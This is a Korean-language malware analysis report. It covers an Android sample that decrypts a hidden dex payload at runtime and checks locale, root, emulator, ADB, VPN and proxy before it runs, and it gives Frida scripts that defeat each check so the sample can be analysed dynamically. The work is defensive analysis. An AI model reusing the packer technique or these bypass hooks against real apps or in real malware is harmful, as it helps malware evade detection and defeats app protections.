nested apk가 존재하는지 파악하고 만약 존재한다면 그 apk를 분석할 수 있도록 경로를 추가해주는 코드이다. nested apk 분석 코드는 프로그램의 app.py에 추가가 가능하다. 해당 코드가 추가된 버전은 따로 업로드되어 있다.

```
def nested_check(self):
        selected_file_path = self.choose_file_path()

        # 압축 파일 생성
        zip_file_path = selected_file_path + ".zip"
        shutil.copy(selected_file_path, zip_file_path)

        # 압축 파일 해제할 디렉토리 생성
        zip_dir_path = "/".join(selected_file_path.split("/")[:-1])
        zip_dir_path = "/".join([zip_dir_path, "nested_apk"])
        #print(zip_dir_path)
        if not os.path.exists(zip_dir_path):
            os.mkdir(zip_dir_path)
            print("Directory completed creation")
        else:
            print("Directory already exists")

        # 압축 해제
        with zipfile.ZipFile(zip_file_path, 'r') as unzip:
            unzip.extractall(zip_dir_path)

        # nested apk 여부 확인
        assets = zip_dir_path + "/assets"
        #print(assets)
        apk_files = []
        if os.path.exists(assets):
            file_list = os.listdir(assets)
            for file in file_list:
                if file.endswith('.apk'):
                    apk_files.append(file)
            has_nested_apk = bool(apk_files)
            print("Confirmation complete")
        else:
            print("Directory does not exist")

        # nested apk 분석
        if has_nested_apk:
            self.file_path.append(assets + "/" + apk_files[0])
            print("The nested apk file path has been added. Please proceed with the analysis.'
```

코드 실행 결과는 다음 사진과 같다. 분석 apk가 하나 추가된 것을 확인할 수 있다. ‘config’파일을 수정하는 것이 아니므로 프로그램을 재시작 하면 추가된 경로는 사라진다.

```
>>> nested
Multiple files detected. Please select one for analysis:
------------------------------------------------------------
1. C:/Users/EJ/Desktop/sample.apk
2. C:/Users/EJ/Desktop/sample2.apk
3. C:/Users/ryues/Downloads/samplefile/sample.apk
------------------------------------------------------------
Enter the number (1-3) or 'q' to quit: 3
Directory completed creation
Confirmation complete
The nested apk file path has been added. Please proceed with the analysis.
>>> analysis
------------------------------------------------------------
Static analyze start...
Multiple files detected. Please select one for analysis:
------------------------------------------------------------
1. C:/Users/EJ/Desktop/sample.apk
2. C:/Users/EJ/Desktop/sample2.apk
3. C:/Users/ryues/Downloads/samplefile/sample.apk
4. C:/Users/ryues/Downloads/samplefile/nested_apk/assets/pgsHZz.apk
------------------------------------------------------------
Enter the number (1-4) or 'q' to quit:
```

2.3.3 Environment Detection Bypass

2.3.3.1 Sample APK

이번 샘플로 사용한 악성 앱의 경우 MobSF와 같은 악성 애플리케이션 분석 프로그램으로 분석할 경우 악성 행위가 제대로 탐지되지 않는 특징을 가진다. multidex 애플리케이션의 특징을 이용하여 악성 코드를 별도의 파일로 분리하고 암호화 시켜 주었기 때문이다.

그 후 암호화되지 않은 classes.dex 파일을 이용하여 애플리케이션을 실행하고, 실행된 dex를 이용하여 암호화된 dex 파일의 내용을 복호화해 실행한다. 복호화된 dex 파일을 분석할 경우 곧바로 확인할 수 있겠지만 이러한 특징을 가지고 있기 때문에 복호화된 dex 파일의 내용을 획득하지 못하면 실제로 어떤 악성 행위를 행하는지 파악하기 어렵다.

그렇다면 이를 해결하기 위해 실제 모바일 기기에 설치 후 행위 기반의 동적 분석을 진행하면 되지 않느냐라고 말할 수 있다. 그러나 이 샘플을 기기에서 실행할 경우 Root 탐지, Emulator 탐지, ADB 탐지 등 다양한 탐지 메커니즘에 의해 곧바로 프로그램이 종료된다. 그렇기에 동적 분석을 위해서는 이러한 탐지 메커니즘을 우회하는 작업을 선행해야만 한다.

2.3.3.2 Frida

탐지 메커니즘을 우회하기 위해 유명한 동적 분석 도구인 Frida를 사용할 것이다. 이를 사용하면 코드 내 특정 함수를 원하는 대로 변경하여 실행 흐름을 조작할 수 있다. 도구의 이러한 특징을 이용하여, 프로그램 내에서 동적 분석 탐지를 위해 사용되는 코드를 확인하고 실행 흐름에 영향을 미치는 핵심 코드를 조작한다면 프로그램이 종료되지 않도록 만들 수 있다.


샘플 APK는 안드로이드 환경에서 실행되는 애플리케이션이기 때문에 Frida에서 제공하는 Java 관련 API을 주로 사용할 것이다. 그 중 Java.use()를 사용하면 현재 로딩된 클래스의 wrapper를 얻을 수 있어 매우 손쉬운 후킹이 가능하다. 여기서 로딩된 클래스에만 접근할 수 있다는 부분이 핵심인데, 이번 샘플의 경우 앱이 실행 이후 복호화 작업이 끝나야 앱의 구성 요소가 로드되기 때문에 처음부터 앱의 구성 요소에 접근할 수 없다. 현재 초점을 두고 있는 탐지 메커니즘 역시 이 암호화된 dex 파일 내에 위치해있다. 그러나 만약 앱 실행 시 로드되는 java나 android 라이브러리의 API를 후킹하는 것으로 우회가 가능하다면, 굳이 복호화 완료 시점까지 기다리지 않고도 원하는 작업을 하도록 만들 수 있다. 이 방식이 적용 가능할지는 탐지 메커니즘에서 사용되는 코드에 달려있을 것이므로 대상 애플리케이션이 실행되는 과정에 대한 분석이 필요하다.

2.3.3.3 Detailed Analysis: Decryption Process

프로그램이 시작되는 파일을 찾기 위해 AndroidManifest.xml 파일을 확인하면, application 태그의 name 속성으로 *com.lzsEsq.dykSgp.jhvqZx.pupsPVlBod*라는 이름의 클래스가 적혀있는 것을 확인할 수 있다.

이를 통해 *com.lzsEsq.dykSgp.jhvqZx.pupsPVlBod* 클래스부터 분석을 시작하면 될 것이라는 것을 알 수 있다. 이 파일에서 한 가지 더 확인할 수 있는 부분은 entry 클래스가 속한 패키지명은 *com.lzsEsq.dykSgp.jhvqZx* 인데, AndroidManifest.xml 파일에 기록된 패키지명은 *com.ldjSxw.heBbQd* 로 차이를 보인다는 것이다.

암호화되어있지 않은 classes.dex의 소스 코드는 jadx를 이용하여 곧바로 확인할 수 있다. 파일 내용을 확인하면 앞서 AndroidManifest.xml 파일에서 보았던 entry 클래스 *pupsPVlBod*를 찾을 수 있다.



이 클래스는 메세지 수신을 위한 handler를 가진다.

```
    public pupsPVlBod() {
        new ArrayList();
        this.f1302m = new HandlerC0747a();
    }


class HandlerC0747a extends Handler {
    HandlerC0747a() {
    }

    @Override // android.os.Handler
    public void handleMessage(Message msg) {
        pupsPVlBod.this.f1304o.onCreate();
    }
}
```

본격적인 분석 시작을 위해 이 클래스의 onCreate 메서드를 확인하였다.

onCreate 메서드에서는 3개의 서로 다른 함수를 호출한다. 분석 결과, 이 중 첫 번째로 호출되는 함수 *m19a*가 주된 실행을 담당하였다.

```
@Override // android.app.Application
public void onCreate() {
    super.onCreate();
    try {
        m19a();
        m14f();
        m13g();
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

m19a 함수는 base context와 *com.ldjSxw.heBbQd.MainApplication* 클래스에 대한 인스턴스를 인자로 하는 attach 메서드를 호출한다. 이로 인해 본 클래스 내에 정의된 *attachBaseContext* 메서드가 호출된다. 그리고 이 attachBaseContext 메서드에서 대부분의 작업이 진행된다.

```java
/* renamed from: a */
private void m19a() {
    if (this.f1303n || TextUtils.isEmpty(this.f1291b_appName)) {
        return;
    }
    Context baseContext = getBaseContext();
    Class<?> delegateClass = Class.forName(this.f1291b_appName);
    this.f1304o = (Application) delegateClass.newInstance();
    Method attach = Application.class.getDeclaredMethod("attach", Context.class);
    attach.setAccessible(true);
    attach.invoke(this.f1304o, baseContext);
    Class<?> contextImplClass = Class.forName("android.app.ContextImpl");
    Field mOuterContextField = contextImplClass.getDeclaredField("mOuterContext");
    mOuterContextField.setAccessible(true);
    mOuterContextField.set(baseContext, this.f1304o);
    Field mMainThreadField = contextImplClass.getDeclaredField("mMainThread");
    mMainThreadField.setAccessible(true);
    Object mMainThread = mMainThreadField.get(baseContext);
    Class<?> activityThreadClass = Class.forName("android.app.ActivityThread");
    Field mInitialApplicationField = activityThreadClass.getDeclaredField("mInitialApplication");
    mInitialApplicationField.setAccessible(true);
    mInitialApplicationField.set(mMainThread, this.f1304o);
    Field mAllApplicationsField = activityThreadClass.getDeclaredField("mAllApplications");
    mAllApplicationsField.setAccessible(true);
    ArrayList<Application> mAllApplications = (ArrayList) mAllApplicationsField.get(mMainThread);
    mAllApplications.remove(this);
    mAllApplications.add(this.f1304o);
    Field mPackageInfoField = contextImplClass.getDeclaredField("mPackageInfo");
    mPackageInfoField.setAccessible(true);
    Object mPackageInfo = mPackageInfoField.get(baseContext);
    Class<?> loadedApkClass = Class.forName("android.app.LoadedApk");
    Field mApplicationField = loadedApkClass.getDeclaredField("mApplication");
    mApplicationField.setAccessible(true);
    mApplicationField.set(mPackageInfo, this.f1304o);
    Field mApplicationInfoField = loadedApkClass.getDeclaredField("mApplicationInfo");
    mApplicationInfoField.setAccessible(true);
    ApplicationInfo mApplicationInfo = (ApplicationInfo) mApplicationInfoField.get(mPackageInfo);
    mApplicationInfo.className = this.f1291b_appName;
    this.f1302m.sendEmptyMessage(1);
    this.f1303n = true;
}
```

attachBaseContext 메서드는 크게 다음과 같은 작업을 수행한다.

- 복호화된 파일이 저장될 폴더 초기화
- 암호화된 파일 복호화
- 신규 폴더로 apk 파일 복사

이 과정에서 신규로 저장될 파일들은

com.ldjSxw.heBbQd.MainApplication_{appVersion}/app 폴더에 위치하게 될 것임을 알 수

있으며, 실제 디바이스 내에서 확인했을 때에도

/data/data/*com.ldjSxw.heBbQd.MainApplication_null/app* 폴더 내에 위치하였다.

```
@Override // android.content.ContextWrapper
protected void attachBaseContext(Context base) {
    File[] listFiles;
    super.attachBaseContext(base);
    m16d();
    File apkFile = new File(getApplicationInfo().sourceDir);
    File versionDir = getDir(this.f1291b_appName + "_" + this.f1292c_appVersion, 0);
    File appDir = new File(versionDir, "app");
    File dexDir = new File(appDir, "dexDir");
    List<File> dexFiles = new ArrayList<>();
    if (!dexDir.exists() || dexDir.list().length == 0) {
        m9k(apkFile, appDir, new C0748b(dexFiles));
    } else {
        for (File file : dexDir.listFiles()) {
            dexFiles.add(file);
        }
    }
    m18b_getFieldANDMethod_fromClassLoader();
    try {
        ZipFile zipFile = this.f1293d;
        if (zipFile != null) {
            zipFile.close();
        }
        m12h_execute_makePathElements(dexFiles, versionDir);
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

위 과정에서 dexDir 경로가 존재하지 않을 경우 m9k 함수를 실행시키는데, 이 과정에서 암호화된 dex 파일에 대한 복호화 과정을 확인할 수 있다.

```java
public static void m9k(File xZip_apkFile, File mDir_newAppDir, InterfaceC0752f mLister) {
    try {
        m17c_deleteDirectoryFile(mDir_newAppDir);
        ZipFile zipFile = new ZipFile(xZip_apkFile);
        Enumeration<? extends ZipEntry> entries = zipFile.entries();
        while (entries.hasMoreElements()) {
            ZipEntry zipEntry = entries.nextElement();
            String name = zipEntry.getName();
            if (!name.equals("META-INF/CERT.RSA") && !name.equals("META-INF/CERT.SF") && !name.equals("META-INF/MANIFEST.MF")) {
                if (!zipEntry.isDirectory()) {
                    File file = new File(mDir_newAppDir, name);
                    if (!file.getParentFile().exists()) {
                        file.getParentFile().mkdirs();
                    }
                    String fileName_newDexFileName = file.getName();
                    if (fileName_newDexFileName.endsWith(".dex") && !TextUtils.equals(fileName_newDexFileName, "classes.dex")) {
                        m10j(zipFile, zipEntry, file, mLister);
                    } else {
                        FileOutputStream fos = new FileOutputStream(file);
                        C0750d myTools = new C0750d();
                        InputStream is = (InputStream) myTools.m4a(zipEntry, zipFile);
                        byte[] buffer = new byte[2048];
                        while (true) {
                            int len = is.read(buffer);
                            if (len == -1) {
                                break;
                            }
                            fos.write(buffer, 0, len);
                        }
                        is.close();
                        fos.close();
                    }
                }
            }
        }
        mLister.mo3a(zipFile);
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

m9k 함수에서 주로 수행하는 작업은 다음과 같다.

1. 새롭게 애플리케이션 파일이 위치할 경로 내에 있는 폴더 및 파일들을 모두 삭제한다.
   프로그램이 실행될 때 실제로 사용될 경로이기 때문에 다른 파일의 간섭을 최소화하기 위한 조치로 보인다.
2. 인증서 관련 파일을 제외한 나머지 파일들 중, classes.dex 파일이 아닌 dex 파일을 복호화하여 신규 위치에 저장한다. (*m10j* method)
3. classes.dex 파일과 인증서 관련 파일이 아닌 나머지 파일을 신규 위치에 저장한다.

여기서 복호화에 사용되는 m10j 메서드를 따라가면, *pupsPVlBod* 클래스와 함께 존재하던 *ymcBssEDD* 클래스의 *decrypt* 메서드가 사용되는 것을 확인할 수 있다.

```java
public static void m10j(ZipFile zipFile, ZipEntry zipEntry, File file_newDexFile, InterfaceC0752f fileLister) {
    try {
        FileOutputStream fos = new FileOutputStream(file_newDexFile);
        InputStream is = zipFile.getInputStream(zipEntry);
        byte[] buffer = new byte[2048];
        while (true) {
            int len = is.read(buffer);
            if (len != -1) {
                fos.write(buffer, 0, len);
            } else {
                is.close();
                fos.close();
                fileLister.mo2b(file_newDexFile);
                return;
            }
        }
    } catch (Exception e) {
    }
}
```

```java
public void mo2b(File file) {
    m8c(file);
}
```

```java
void m8c(File file) {
    try {
        new C0749c();
        byte[] bytes = C0749c.m5c(file);
        ymcBssEDD.decrypt(bytes, file.getAbsolutePath());
        this.f1306a.add(file);
    } catch (Exception e) {
    }
}
```

decrypt 함수의 세부 구조는 libset.so 파일에 native 라이브러리로 구현되어 있어 별도의 분석이 필요하다. 이 라이브러리를 분석할 경우 복호화 키를 얻을 수 있는데, 이 부분은 2.3.1 파트에서 다뤘기 때문에 넘어간다.

```java
public class ymcBssEDD {
    public static native void decrypt(byte[] bArr, String str);

    static {
        m1a();
        System.loadLibrary("set");
    }

    /* renamed from: a */
    public static void m1a() {
    }
}
```

이러한 일련의 과정으로 암호화된 dex 파일을 복호화하고 apk 파일 내 나머지 파일들을 신규 위치로 이동하여 실행할 준비를 마치게 된다.

다시 m19a 메서드로 돌아오면, 앞서 정리한 과정을 수행하고 기타 Field의 값을 획득한 후 마지막에 *f1302m*으로 빈 메시지를 전송한다. f1302m은 분석 초기에 확인하고 넘어갔던 메세지 수신 handler이다.

```
    /* renamed from: a */
    private void m19a() {
        if (this.f1303n || TextUtils.isEmpty(this.f1291b_appName)) {
            return;
        }
        Context baseContext = getBaseContext();
        Class<?> delegateClass = Class.forName(this.f1291b_appName);
        this.f1304o = (Application) delegateClass.newInstance();
        Method attach = Application.class.getDeclaredMethod("attach", Context.class);
        attach.setAccessible(true);
        attach.invoke(this.f1304o, baseContext);
        Class<?> contextImplClass = Class.forName("android.app.ContextImpl");
        Field mOuterContextField = contextImplClass.getDeclaredField("mOuterContext");
        mOuterContextField.setAccessible(true);
        mOuterContextField.set(baseContext, this.f1304o);
        Field mMainThreadField = contextImplClass.getDeclaredField("mMainThread");
        mMainThreadField.setAccessible(true);
        Object mMainThread = mMainThreadField.get(baseContext);
        Class<?> activityThreadClass = Class.forName("android.app.ActivityThread");
        Field mInitialApplicationField = activityThreadClass.getDeclaredField("mInitialApplication");
        mInitialApplicationField.setAccessible(true);
        mInitialApplicationField.set(mMainThread, this.f1304o);
        Field mAllApplicationsField = activityThreadClass.getDeclaredField("mAllApplications");
        mAllApplicationsField.setAccessible(true);
        ArrayList<Application> mAllApplications = (ArrayList) mAllApplicationsField.get(mMainThread);
        mAllApplications.remove(this);
        mAllApplications.add(this.f1304o);
        Field mPackageInfoField = contextImplClass.getDeclaredField("mPackageInfo");
        mPackageInfoField.setAccessible(true);
        Object mPackageInfo = mPackageInfoField.get(baseContext);
        Class<?> loadedApkClass = Class.forName("android.app.LoadedApk");
        Field mApplicationField = loadedApkClass.getDeclaredField("mApplication");
        mApplicationField.setAccessible(true);
        mApplicationField.set(mPackageInfo, this.f1304o);
        Field mApplicationInfoField = loadedApkClass.getDeclaredField("mApplicationInfo");
        mApplicationInfoField.setAccessible(true);
        ApplicationInfo mApplicationInfo = (ApplicationInfo) mApplicationInfoField.get(mPackageInfo);
        mApplicationInfo.className = this.f1291b_appName;
        this.f1302m.sendEmptyMessage(1);
        this.f1303n = true;
    }
```

f1302m으로 메시지를 전송하면 정의해둔 *handleMessage* 메서드가 실행된다. 이 코드에서는 handleMessage 메서드를 다음과 같이 정의하여 메세지를 수신할 경우 *f1304o*의 *onCreate* 메서드가 호출되도록 하였다. f1304o은 m19a 메서드의 초반에서 정의한 대로 *com.ldjSxw.heBbQd.MainApplication* 의 클래스 인스턴스를 가진다. 결과적으로 m19a 메서드에서 메세지를 보내는 행위는 *com.ldjSxw.heBbQd.MainApplication* 클래스가 실행되게 만드는 결과를 낳는다.

```
class HandlerC0747a extends Handler {
    HandlerC0747a() {
    }

    @Override // android.os.Handler
    public void handleMessage(Message msg) {
        pupsPVlBod.this.f1304o.onCreate();
    }
}
```

앞서 AndroidManifest.xml 파일을 확인하며 entry 클래스의 패키지명과 본 apk 파일의 패키지명이 달랐던 것을 기억하는가? 그 때 확인하였던 apk 파일의 패키지명은 메세지를 보내 실행되도록 만드는 클래스의 패키지명과 일치하며, 이러한 점들을 미루어 생각했을때 본격적으로 앱의 구성 요소가 로드될 것임을 짐작할 수 있다. 따라서 MainApplication으로 메세지를 보내는 sendEmptyMessage 함수가 호출되는 시점을 복호화가 완료된 이후 지점으로 생각하고 이 함수를 후킹하여 해당 시점에 프로그램에 진입하고자 한다.

2.3.3.4 Detailed Analysis: Detection Process

```
<application android:theme="type1/2131492869" android:label="type1/2131427378" android:icon="type1/2131099735" android:name="com.lzsEsq.dykSgp.jhvqZx.pupsPVlBod"
  <activity android:theme="type1/2131493144" android:name="com.ldjSxw.heBbQd.IntroActivity" android:excludeFromRecents="true" android:launchMode="3" android:scree
    <intent-filter>
      <action android:name="android.intent.action.MAIN"/>
      <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
  </activity>
  <activity android:theme="type1/2131492871" android:name="com.ldjSxw.heBbQd.MainActivity" android:screenOrientation="1" android:configChanges="0xfb0"/>
  <activity android:theme="type1/2131492871" android:name="com.ldjSxw.heBbQd.ResultActivity" android:exported="true" android:excludeFromRecents="true" android:scr
  <activity android:theme="type1/2131492871" android:name="com.ldjSxw.heBbQd.ScanActivity" android:exported="true" android:excludeFromRecents="true" android:scree
    <intent-filter>
      <action android:name="android.intent.action.VIEW"/>
      <category android:name="android.intent.category.DEFAULT"/>
      <category android:name="android.intent.category.BROWSABLE"/>
      <data android:scheme="openscan"/>
    </intent-filter>
  </activity>
```

AndroidManifest.xml 파일 내 기재된 바에 의하면 샘플 APK는 IntroActivity에서 시작한다.

```
public class IntroActivity extends BaseActivity {
    /* JADX INFO: Access modifiers changed from: protected */
    @Override // com.ldjSxw.heBbQd.base.BaseActivity, android.supp
    public void onCreate(Bundle savedInstanceState) {
        Intent intent;
        super.onCreate(savedInstanceState);
        setContentView(2131296286);
        if (!isTaskRoot() && (intent = getIntent()) != null && int
            finish();
            return;
        }
```

이 IntroActivity는 BaseActivity를 상속받는데, 이러한 이유로 프로그램이 시작하면 BaseActivity의 onCreate 메서드가 실행되고, 그 후에 IntroActivity의 onCreate 메서드가 실행된다.

아래는 BaseActivity의 onCreate 메서드이다. 이 메서드는 실행되자마자 m47k 메서드를 실행하고 그 결과값에 따라 프로그램을 종료시킨다. 종료 시 반환하는 문자열로 Rooted가 사용되는 것을 통해 루트 탐지 부분일 것으로 생각할 수 있다. 실제로 앱을 에뮬레이터 상에서 실행하였을 때 루트 상태의 에뮬레이터를 사용할 경우 곧바로 종료된다.

```
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    if (C0740b.m47k(this)) {
        C0739a.m58a(getClass().getSimpleName() + " Rooted");
        finish();
        return;
    }
```

이에 따라 탐지 우회 방안을 찾기 위해 m47k 메서드에서 사용되는 각 함수를 하나씩 분석하였다.

```
public static boolean m47k(Context context) {
    try {
        if (!m48j(context) || m43o() || m45m() || m50h().booleanValue()) {
            return true;
        }
        if (m51g(context) && m41q()) {
            return true;
        }
        if (m51g(context)) {
            return m40r(context);
        }
        return false;
    } catch (Exception e) {
        return false;
    }
}
```

Locale Detection: 시스템 언어 설정을 확인하여 한국어를 사용하는 기기에서만 앱이 실행되도록 하는 코드이다. 이를 통해 한국어 사용자를 대상으로 악성 행위를 수행하도록 하고 있음을 알 수 있다.

```
/* renamed from: j */
public static boolean m48j(Context context) {
    Locale locale = context.getResources().getConfiguration().locale;
    String language = locale.getLanguage();
    return language.contains("ko") || language.contains("KO");
}
```

Root Detection: 다음의 두 함수를 이용하여 루팅된 기기에서 실행되고 있는지 확인한다. 이를 위해 루팅된 기기에서 주로 발견되는 Build Tag 내 test-keys 키워드가 포함되어있거나, Superuser.apk 패키지가 설치되었는지 여부를 확인하고 있다.

```
/* renamed from: o */
private static boolean m43o() {
    try {
        String buildTags = Build.TAGS;
        if (buildTags != null) {
            if (!buildTags.contains("test-keys")) {
                return false;
            }
            return true;
        }
        return false;
    } catch (Exception e) {
        return false;
    }
}


/* renamed from: m */
private static boolean m45m() {
    try {
        File file = new File("/system/app/Superuser.apk");
        if (!file.exists()) {
            return false;
        }
        return true;
    } catch (Exception e) {
        return false;
    }
}
```

Emulator Detection: 에뮬레이터 상에서 앱이 실행되고 있는지를 확인하기 위해 앱이 실행중인 기기 내 /proc/tty/drivers 파일 내용을 확인한다. 그 중에서도 QEMU 기반의 Android 가상 환경에서 사용되는 goldfish kernel을 사용하는 에뮬레이터를 대상으로 탐지하고 있다.

```
    /* renamed from: h */
    private static Boolean m50h() {
        String[] strArr;
        try {
            File driver_file = new File("/proc/tty/drivers");
            if (driver_file.exists() && driver_file.canRead()) {
                byte[] data = new byte[(int) driver_file.length()];
                try {
                    InputStream inStream = new FileInputStream(driver_file);
                    inStream.read(data);
                    inStream.close();
                } catch (FileNotFoundException e) {
                } catch (IOException e2) {
                }
                String driver_data = new String(data);
                for (String known_qemu_driver : f1279a) {
                    if (driver_data.indexOf(known_qemu_driver) != -1) {
                        return true;
                    }
                }
            }
        } catch (Exception e3) {
        }
        return false;
    }


        /* renamed from: a */
        private static String[] f1279a = {"goldfish"};
```

ADB Detection: Android의 Secure system setting 내 속성 중 adb_enabled 속성값을 확인하여 adb 사용중인지에 대해 확인한다.

```
    /* renamed from: g */
    private static boolean m51g(Context context) {
        try {
            if (Settings.Secure.getInt(context.getContentResolver(), "adb_enabled", 0) <= 0) {
                return false;
            }
            return true;
        } catch (Exception e) {
            return false;
        }
    }
```

VPN Detection: 에뮬레이터에서 사용 중인 네트워크 인터페이스 중 tun0이나 ppp0과 같은 VPN에서 주로 사용되는 인터페이스명이 존재하는지 확인한다.

```java
/* renamed from: q */
public static boolean m41q() {
    try {
        Enumeration niList = NetworkInterface.getNetworkInterfaces();
        if (niList != null) {
            Iterator it = Collections.list(niList).iterator();
            while (it.hasNext()) {
                Object intf = it.next();
                NetworkInterface net2 = (NetworkInterface) intf;
                if (net2.isUp() && net2.getInterfaceAddresses().size() != 0 && ("tun0".equals(net2.getName()) || "ppp0".equals(net2.getName()))) {
                    return true;
                }
            }
            return false;
        }
        return false;
    } catch (Throwable e) {
        e.printStackTrace();
        return false;
    }
}
```

HTTP Proxy Detection: Proxy를 사용할 경우 http.proxyHost와 http.proxyPort 속성에 각각 proxy 설정값이 부여된다. 그렇기 때문에 이 값이 설정되었는지 여부를 이용하여 proxy 사용 여부를 확인한다.

```java
/* renamed from: r */
private static boolean m40r(Context context) {
    String proxyAddress;
    int proxyPort;
    try {
        boolean is_ics_or_later = Build.VERSION.SDK_INT >= 14;
        if (is_ics_or_later) {
            proxyAddress = System.getProperty("http.proxyHost");
            String portstr = System.getProperty("http.proxyPort");
            proxyPort = Integer.parseInt(portstr != null ? portstr : "-1");
            PrintStream printStream = System.out;
            printStream.println(proxyAddress + "~");
            PrintStream printStream2 = System.out;
            printStream2.println("port = " + proxyPort);
        } else {
            proxyAddress = Proxy.getHost(context);
            proxyPort = Proxy.getPort(context);
            Log.e("address = ", proxyAddress + "~");
            Log.e("port = ", proxyPort + "~");
        }
        return (TextUtils.isEmpty(proxyAddress) || proxyPort == -1) ? false : true;
    } catch (Exception e) {
        return false;
    }
}
```

2.3.3.5 Detection Bypass

앞서 확인한 각 탐지 메커니즘에 대해 다음과 같은 Frida 스크립트를 작성하였다. Frida에서 API로 지원하는 언어 중 Javascript를 사용하였으며, 후킹하고자 하는 대상인 Android 앱이 Java를 기반으로 작성된 프로그램이기 때문에 Frida API 중 Java Instrumentation을 주로 사용하였다.

스크립트 작성 시 decompile 특성 상, 프로그램 작성자에 의해 명명된 함수의 원본 함수명을 찾는데 어려움이 있다. 따라서 주로 android나 java 라이브러리에 정의된 함수의 이름을 이용하여 이를 후킹하는 방식을 사용하였다.

Locale Detection: `getLanguage` 함수는 String 타입으로 현재 시스템에 설정된 언어를 반환한다. 그렇기 때문에 이를 hooking하여 어떤 시스템에서도 한글 설정이 되어 있는 것과 같이 인식하도록 반환값을 “ko”로 고정되게 만들었다.

```
function bypassLocale(){
  Java.perform(function(){
    var getLanguage = Java.use("java.util.Locale").getLanguage.overload();
    getLanguage.implementation = function(){
      return "ko";
    }
  });
}
```

Root Detection 1: java 라이브러리 method인 `contains`의 반환값을 hooking하여 탐지하고자 하는 값이 포함되지 않은 것으로 처리되도록 하였다. 이 때 루트 탐지에 사용된 값이 `test-keys`이므로, 이 값으로 비교할 경우에만 우회 코드가 동작하도록 하기 위한 조건을 함께 설정하였다.

```
function bypassRootDetection1(){
  Java.perform(function() {
    var contains = Java.use("java.lang.String").contains.overload("java.lang.CharSequence");
    contains.implementation = function(compareStr){
      if(compareStr == "test-keys"){
        return false;
      }
      return contains.call(this, compareStr);
    }
  });
}
```

Root Detection 2: Superuser.apk 가 존재하는지를 검사하기 위해 File 클래스의 생성자를 이용하여 검사할 경로의 파일을 불러온다. 이를 특징으로 삼아, `/system/app/Superuser.apk` 경로를 File 생성자의 인자로 넘기며 호출하는 순간을 hooking하였다. 여기서는 탐지할 경로를 없을 만한 파일의 경로로 설정하여, File 클래스가 존재하지 않는 파일의 경로를 조사하도록 하였다.

```
function bypassRootDetection2(){
  Java.perform(function(){
    var fileClass = Java.use("java.io.File").$init.overload("java.lang.String");
    fileClass.implementation = function(pathname){
      if(pathname == "/system/app/Superuser.apk"){
        return fileClass.call(this, "/nothing");
      }
      return fileClass.call(this, pathname);
    }
  });
}
```

Emulator Detection: `indexOf` method 사용 중 비교 대상 문자열로 `goldfish`를 사용하는 경우에만 해당 문자열이 포함되지 않았음을 나타내는 결과인 -1을 반환하도록 하였다.

```
function bypassEmulatorDetection(){
  Java.perform(function(){
    var indexof = Java.use("java.lang.String").indexOf.overload("java.lang.String");
    indexof.implementation = function(compareStr){
      if(compareStr == "goldfish"){
        return Java.use("int").$new(-1);
      }
      return indexof.call(this, compareStr);
    }
  });
}
```

ADB Detection: Settings.Secure 클래스 내 `getInt` 메서드를 사용하여 `adb_enabled` 속성값을 조회하는 경우는 탐지를 위한 과정 중 사용하는 경우가 유일할 것으로 생각되어, adb_enabled 속성값 조회 시 항상 0을 반환값으로 가지도록 하였다.

```
function bypassADBDetection(){
  Java.perform(function(){
    var Secure = Java.use("android.provider.Settings$Secure");
    var getInt = Secure.getInt.overload("android.content.ContentResolver", "java.lang.String", "int");
    getInt.implementation = function(resolver, name, def){
      if(name == "adb_enabled"){
        return Java.use("int").$new(0);
      }
      return getInt.call(this, resolver, name, def);
    }
  });
}
```

VPN Detection: `tun0`과 `ppp0` 문자열과 비교하는 경우가 흔히 존재하지 않을 것으로 생각되어, 이를 다른 문자열과 비교하기 위해 `equals` 메서드의 인자로 사용하는 경우를 후킹하여 일치하지 않음을 나타내는 false를 반환값으로 가지도록 하였다.

```
function bypassVPNDetection(){
  Java.perform(function(){
    var equals = Java.use("java.lang.String").equals.overload("java.lang.Object");
    equals.implementation = function(compareStr){
      if(compareStr == "tun0" || compareStr == "ppp0"){
        return false;
      }
      return equals.call(this, compareStr);
    }
  });
}
```

Proxy Detection: `System.getProperty` 메서드를 이용해 `http.proxyHost`나 `http.proxyPort` 속성값을 조회하는 경우를 후킹하여 두 경우에 대해 null을 반환값으로 가지도록 하였다. 이를 통해 실제 proxy를 사용중이더라도 정상적인 속성값을 조회하지 못해 proxy가 사용중인지 알 수 없도록 하였다.


```
function bypassProxyDetection(){
  Java.perform(function(){
    var system = Java.use("java.lang.System");
    var getProperty = system.getProperty.overload("java.lang.String");
    getProperty.implementation = function(key){
      if(key == "http.proxyHost" || key == "http.proxyPort"){
        return null;
      }
      return getProperty.call(system, key);
    }
  });
}
```

2.4 MobSF API를 이용한 샌드박스 분석 시스템 자동화

2.4.1 사용 스택

파트	사용 스택
정적분석, 동적분석	MobSF, Frida
디패키징, 리패키징	apktool
App 구성	Python

2.4.2 시스템 구조



